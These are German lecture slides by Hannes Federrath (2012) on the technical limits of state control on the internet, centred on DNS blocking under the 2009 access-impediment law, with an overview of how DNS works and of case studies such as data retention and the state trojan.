Technische Aspekte der staatlichen Kontrolle und Rechtsdurchsetzung im Internet

Prof. Dr. Hannes Federrath
Sicherheit in verteilten Systemen (SVS)

http://svs.informatik.uni-hamburg.de/


Universität Hamburg
DER FORSCHUNG | DER LEHRE | DER BILDUNG

Vortragsreihe »Ohnmacht des Rechtsstaats«
der Juristischen Studiengesellschaft
Hannover, 11. Dezember 2012

Neue Technik

- wird nicht nur zu legalen Zwecken eingesetzt, sondern kann auch von Kriminellen genutzt werden; Beispiele:
  - Verabredung von Straftaten, Terrorakten
  - Betrug (Kreditkarten-, Produktbetrug)
  - Verbreitung illegaler Inhalte (Kinderpornographie, Raubkopien)
  - ist selbst Ziel krimineller Handlungen (Viren, Würmer, trojanische Pferde)

- führt zunächst zu einer Ohnmachtserfahrung des Staates
  - »Das Internet ist kein rechtsfreier Raum.«
  - Forderung nach besseren Überwachungsmöglichkeiten des Staates



Fallbeispiele

- DNS-Sperre und Umgehungsmöglichkeiten
- Vergessen im Internet (»Digitaler Radiergummi«)
- Vorratsdatenspeicherung – Grenzen und Risiken
- »Bundestrojaner« und das neue Computergrundrecht
- Cyberwarefare: Politisch motivierte staatliche Angriffe

DNS-Sperre und Umgehungsmöglichkeiten


- Zugangserschwerungsgesetz 2009

- Ziel: Sperrung von Webseiten mit kinderpornographischem Inhalt


Sicherheit im Domain Name System (DNS)

- DNS: Domain Name System
  - Abbildung des Rechnernamens auf IP-Adresse
  - Anfrage an Nameserver
  - typischerweise in WANs

- Angriffe auf DNS
  - Sniffing von DNS-Anfragen
  - Fälschen der DNS-Antworten
  - Denial-of-Service




Zunächst wird DNS-Server angefragt




Browser
1. sendet DNS-Request: www.server.net
2. empfängt DNS-Antwort: 192.133.1.666

Anschließend wird Inhalt abgerufen




DNS-Sperre: DNS-Server sendet »falsche« Antwort




